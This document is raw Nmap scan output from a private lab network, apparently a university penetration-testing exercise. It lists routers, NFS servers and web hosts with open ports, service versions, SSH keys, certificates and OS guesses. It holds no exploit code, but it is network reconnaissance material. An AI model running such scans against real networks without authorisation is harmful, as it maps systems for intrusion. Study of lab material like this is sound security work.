|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Issuer: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-09-22T14:46:42
| Not valid after:  2027-09-20T14:46:42
| MD5:   714a 7c23 524e 0d06 e08f 9deb edc3 f0d1
|_SHA-1: 89fa 9467 1228 b355 5331 5132 9f2c d222 f1bf 5040
|_ssl-date: 2017-09-27T19:46:36+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.087 days (since Wed Sep 27 13:41:35 2017)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
-  Hop 1 is the same as for 192.168.0.65
2   1.07 ms 192.168.0.33

Nmap scan report for 192.168.0.34
Host is up (0.0028s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
```

```
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|_  256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4       111/tcp  rpcbind
|   100000  2,3,4       111/udp  rpcbind
|   100003  2,3,4      2049/tcp  nfs
|   100003  2,3,4      2049/udp  nfs
|   100005  1,2,3     53032/udp  mountd
|   100005  1,2,3     57681/tcp  mountd
|   100021  1,3,4     44296/udp  nlockmgr
|   100021  1,3,4     52434/tcp  nlockmgr
|   100024  1         41146/udp  status
|   100024  1         55040/tcp  status
|   100227  2,3        2049/tcp  nfs_acl
|_  100227  2,3        2049/udp  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.088 days (since Wed Sep 27 13:39:50 2017)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
-  Hops 1-2 are the same as for 192.168.0.65
3   1.05 ms 192.168.0.34

Nmap scan report for 192.168.0.65
Host is up (0.0063s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
```

```
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US
| Issuer: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-09-22T14:49:08
| Not valid after:  2027-09-20T14:49:08
| MD5:   9661 3481 4bcb 930f 7181 62ad beba 6f9d
|_SHA-1: 3266 959e 0390 4aa5 7ae2 7c20 dca1 f2cd 69d8 308b
|_ssl-date: 2017-09-27T19:46:36+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Uptime guess: 0.087 days (since Wed Sep 27 13:41:35 2017)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
1   0.50 ms 192.168.0.193
2   1.00 ms 192.168.0.226
3   1.04 ms 192.168.0.230
4   1.43 ms 192.168.0.234
5   1.70 ms 192.168.0.65

Nmap scan report for 192.168.0.66
Host is up (0.0065s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|_  256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
```

```
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4       111/tcp  rpcbind
|   100000  2,3,4       111/udp  rpcbind
|   100003  2,3,4      2049/tcp  nfs
|   100003  2,3,4      2049/udp  nfs
|   100005  1,2,3     47697/udp  mountd
|   100005  1,2,3     60757/tcp  mountd
|   100021  1,3,4     58653/udp  nlockmgr
|   100021  1,3,4     58802/tcp  nlockmgr
|   100024  1         44429/udp  status
|   100024  1         45200/tcp  status
|   100227  2,3        2049/tcp  nfs_acl
|_  100227  2,3        2049/udp  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Uptime guess: 0.086 days (since Wed Sep 27 13:42:48 2017)
Network Distance: 6 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
-   Hops 1-4 are the same as for 192.168.0.65
5   ...
6   2.32 ms 192.168.0.66

Nmap scan report for 192.168.0.97
Host is up (0.0053s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
```

```
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US
| Issuer: commonName=Vyatta Web GUI/organizationName=Vyatta Inc./stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-09-22T14:49:08
| Not valid after:  2027-09-20T14:49:08
| MD5:   9661 3481 4bcb 930f 7181 62ad beba 6f9d
|_SHA-1: 3266 959e 0390 4aa5 7ae2 7c20 dca1 f2cd 69d8 308b
|_ssl-date: 2017-09-27T19:46:37+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Uptime guess: 0.087 days (since Wed Sep 27 13:41:35 2017)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
-  Hops 1-4 are the same as for 192.168.0.65
5   1.69 ms 192.168.0.97

Nmap scan report for 192.168.0.98
Host is up (0.0028s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  NLNet Labs Unbound
80/tcp   open  http    nginx
|_http-favicon: Unknown favicon MD5: 082559A7867CF27ACAB7E9867A8B320F
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx
|_http-title: Login
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

```
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), FreeBSD 10.X (86%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:10.1 cpe:/o:openbsd:openbsd:4.0
Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 10.1-RELEASE (86%), OpenBSD
4.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.001 days (since Wed Sep 27 15:45:57 2017)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=251 (Good luck!)
IP ID Sequence Generation: Randomized

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
-  Hops 1-3 are the same as for 192.168.0.65
4   1.48 ms 192.168.0.98

Nmap scan report for 192.168.0.129
Host is up (0.0029s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Issuer: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-09-22T14:49:27
| Not valid after:  2027-09-20T14:49:27
| MD5:   4066 e003 dce6 f429 b6c1 f400 4430 4c48
|_SHA-1: fca4 b70a c1b3 3651 bad3 e7c5 358a c09a 82c3 da41
|_ssl-date: 2017-09-27T19:46:38+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.087 days (since Wed Sep 27 13:41:34 2017)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
-  Hops 1-2 are the same as for 192.168.0.65
3   1.30 ms 192.168.0.129

Nmap scan report for 192.168.0.130
Host is up (0.0035s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|_  256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4       111/tcp  rpcbind
|   100000  2,3,4       111/udp  rpcbind
|   100003  2,3,4      2049/tcp  nfs
|   100003  2,3,4      2049/udp  nfs
|   100005  1,2,3     44333/tcp  mountd
|   100005  1,2,3     57358/udp  mountd
|   100021  1,3,4     43876/tcp  nlockmgr
|   100021  1,3,4     44579/udp  nlockmgr
|   100024  1         44296/tcp  status
|   100024  1         57918/udp  status
|   100227  2,3        2049/tcp  nfs_acl
|_  100227  2,3        2049/udp  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.087 days (since Wed Sep 27 13:40:51 2017)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
```

```
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
-  Hops 1-3 are the same as for 192.168.0.65
4   1.68 ms 192.168.0.130

Nmap scan report for 192.168.0.225
Host is up (0.0010s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Issuer: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-09-22T14:47:08
| Not valid after:  2027-09-20T14:47:08
| MD5:   7dfa 15bb 4dd7 27d3 d9ac 4bd5 3260 065e
|_SHA-1: a11c 3198 0e47 befc 5062 857d 7c96 8310 6e16 f67b
|_ssl-date: 2017-09-27T19:46:37+00:00; -1s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.087 days (since Wed Sep 27 13:41:36 2017)
Network Distance: 1 hop
```

```
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
1   0.61 ms 192.168.0.225

Nmap scan report for 192.168.0.226
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd 1.14.0 or later
80/tcp  open  http     lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Issuer: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-09-22T14:46:42
| Not valid after:  2027-09-20T14:46:42
| MD5:   714a 7c23 524e 0d06 e08f 9deb edc3 f0d1
|_SHA-1: 89fa 9467 1228 b355 5331 5132 9f2c d222 f1bf 5040
|_ssl-date: 2017-09-27T19:46:34+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.087 days (since Wed Sep 27 13:41:35 2017)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=254 (Good luck!)
```

```
IP ID Sequence Generation: All zeros
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 143/tcp)
HOP RTT ADDRESS
-  Hops 1-2 are the same as for 192.168.0.65

Nmap scan report for 192.168.0.229
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd 1.14.0 or later
80/tcp  open  http     lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Issuer: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-09-22T14:46:42
| Not valid after:  2027-09-20T14:46:42
| MD5:   714a 7c23 524e 0d06 e08f 9deb edc3 f0d1
|_SHA-1: 89fa 9467 1228 b355 5331 5132 9f2c d222 f1bf 5040
|_ssl-date: 2017-09-27T19:46:38+00:00; -1s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.087 days (since Wed Sep 27 13:41:35 2017)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: vyos; Device: router

Host script results:
```

```
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
-   Hop 1 is the same as for 192.168.0.65
2   1.10 ms 192.168.0.229

Nmap scan report for 192.168.0.230
Host is up (0.0026s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Issuer: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-09-22T14:49:27
| Not valid after:  2027-09-20T14:49:27
| MD5:   4066 e003 dce6 f429 b6c1 f400 4430 4c48
|_SHA-1: fca4 b70a c1b3 3651 bad3 e7c5 358a c09a 82c3 da41
|_ssl-date: 2017-09-27T19:46:32+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.087 days (since Wed Sep 27 13:41:34 2017)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 143/tcp)
```

```
HOP RTT ADDRESS
- Hops 1-3 are the same as for 192.168.0.65

Nmap scan report for 192.168.0.233
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd 1.14.0 or later
80/tcp  open  http     lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Issuer: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-09-22T14:49:27
| Not valid after:  2027-09-20T14:49:27
| MD5:   4066 e003 dce6 f429 b6c1 f400 4430 4c48
|_SHA-1: fca4 b70a c1b3 3651 bad3 e7c5 358a c09a 82c3 da41
|_ssl-date: 2017-09-27T19:46:37+00:00; -1s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.087 days (since Wed Sep 27 13:41:34 2017)
Network Distance: 3 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: vyos; Device: router

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
```

- Hops 1-2 are the same as for 192.168.0.65
3 1.03 ms 192.168.0.233

Nmap scan report for 192.168.0.234
Host is up (0.0027s latency).
Not shown: 995 filtered ports
PORT STATE SERVICE VERSION
53/tcp open domain NLNet Labs Unbound
80/tcp open http nginx
|_http-favicon: Unknown favicon MD5: 082559A7867CF27ACAB7E9867A8B320F
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-server-header: nginx
|_http-title: Login
2601/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), OpenBSD 4.X (86%)
OS CPE: cpe:/o:openbsd:openbsd:4.0
Aggressive OS guesses: Comau C4G robot control unit (92%), OpenBSD 4.0 (86%), OpenBSD 4.3 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.001 days (since Wed Sep 27 15:46:01 2017)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Randomized

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
- Hops 1-4 are the same as for 192.168.0.65

Nmap scan report for 192.168.0.241
Host is up (0.0026s latency).
Not shown: 995 filtered ports
PORT STATE SERVICE VERSION
53/tcp open domain NLNet Labs Unbound
80/tcp open http nginx
|_http-favicon: Unknown favicon MD5: 082559A7867CF27ACAB7E9867A8B320F
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-server-header: nginx
|_http-title: Login
2601/tcp open quagga Quagga routing software 1.2.1 (Derivative of GNU Zebra)

```
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): Comau embedded (92%), FreeBSD 10.X (86%), OpenBSD 4.X (85%)
OS CPE: cpe:/o:freebsd:freebsd:10.1 cpe:/o:openbsd:openbsd:4.0
Aggressive OS guesses: Comau C4G robot control unit (92%), FreeBSD 10.1-RELEASE (86%), OpenBSD 4.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.001 days (since Wed Sep 27 15:45:59 2017)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: Randomized

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
-  Hops 1-3 are the same as for 192.168.0.65
4   1.17 ms 192.168.0.241

Nmap scan report for 192.168.0.242
Host is up (0.0047s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|_  256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
|_http-favicon: Unknown favicon MD5: 967B30E5E95445E29B882CC82774AC96
| http-methods:
|   Supported Methods: OPTIONS GET HEAD POST TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.10 (Unix)
|_http-title: CMP314 -  Never Going to Give You Up
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4       111/tcp  rpcbind
|   100000  2,3,4       111/udp  rpcbind
|   100024  1         42384/tcp  status
|_  100024  1         46792/udp  status
Device type: general purpose
Running: Linux 3.X|4.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Uptime guess: 0.086 days (since Wed Sep 27 13:43:17 2017)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 143/tcp)
HOP RTT     ADDRESS
-   Hops 1-4 are the same as for 192.168.0.65
5   1.67 ms 192.168.0.242

Nmap scan report for 192.168.0.194 [host down]
Nmap scan report for 192.168.0.195 [host down]
Nmap scan report for 192.168.0.196 [host down]
Nmap scan report for 192.168.0.197 [host down]
Nmap scan report for 192.168.0.198 [host down]
Nmap scan report for 192.168.0.201 [host down]
Nmap scan report for 192.168.0.202 [host down]
Nmap scan report for 192.168.0.203 [host down]
Nmap scan report for 192.168.0.204 [host down]
Nmap scan report for 192.168.0.205 [host down]
Nmap scan report for 192.168.0.206 [host down]
Nmap scan report for 192.168.0.207 [host down]
Nmap scan report for 192.168.0.208 [host down]
Nmap scan report for 192.168.0.209 [host down]
Nmap scan report for 192.168.0.210 [host down]
Nmap scan report for 192.168.0.211 [host down]
Nmap scan report for 192.168.0.212 [host down]
Nmap scan report for 192.168.0.213 [host down]
Nmap scan report for 192.168.0.214 [host down]
Nmap scan report for 192.168.0.215 [host down]
Nmap scan report for 192.168.0.216 [host down]
Nmap scan report for 192.168.0.217 [host down]
Nmap scan report for 192.168.0.218 [host down]
Nmap scan report for 192.168.0.219 [host down]
Nmap scan report for 192.168.0.220 [host down]
Nmap scan report for 192.168.0.221 [host down]
Nmap scan report for 192.168.0.222 [host down]
Nmap scan report for 192.168.0.223 [host down]
Initiating Parallel DNS resolution of 1 host. at 15:46
Completed Parallel DNS resolution of 1 host. at 15:47, 13.00s elapsed
Initiating SYN Stealth Scan at 15:47
Scanning 2 hosts [1000 ports/host]
```

```
Discovered open port 443/tcp on 192.168.0.193
Discovered open port 80/tcp on 192.168.0.193
Discovered open port 22/tcp on 192.168.0.193
Discovered open port 23/tcp on 192.168.0.193
Discovered open port 22/tcp on 192.168.0.199
Discovered open port 111/tcp on 192.168.0.199
Discovered open port 2049/tcp on 192.168.0.199
Completed SYN Stealth Scan against 192.168.0.193 in 0.13s (1 host left)
Completed SYN Stealth Scan at 15:47, 0.13s elapsed (2000 total ports)
Initiating Service scan at 15:47
Scanning 7 services on 2 hosts
Completed Service scan at 15:47, 12.03s elapsed (7 services on 2 hosts)
Initiating OS detection (try #1) against 2 hosts
NSE: Script scanning 2 hosts.
Initiating NSE at 15:47
Completed NSE at 15:47, 0.25s elapsed
Initiating NSE at 15:47
Completed NSE at 15:47, 0.00s elapsed
Nmap scan report for 192.168.0.193
Host is up (0.00036s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
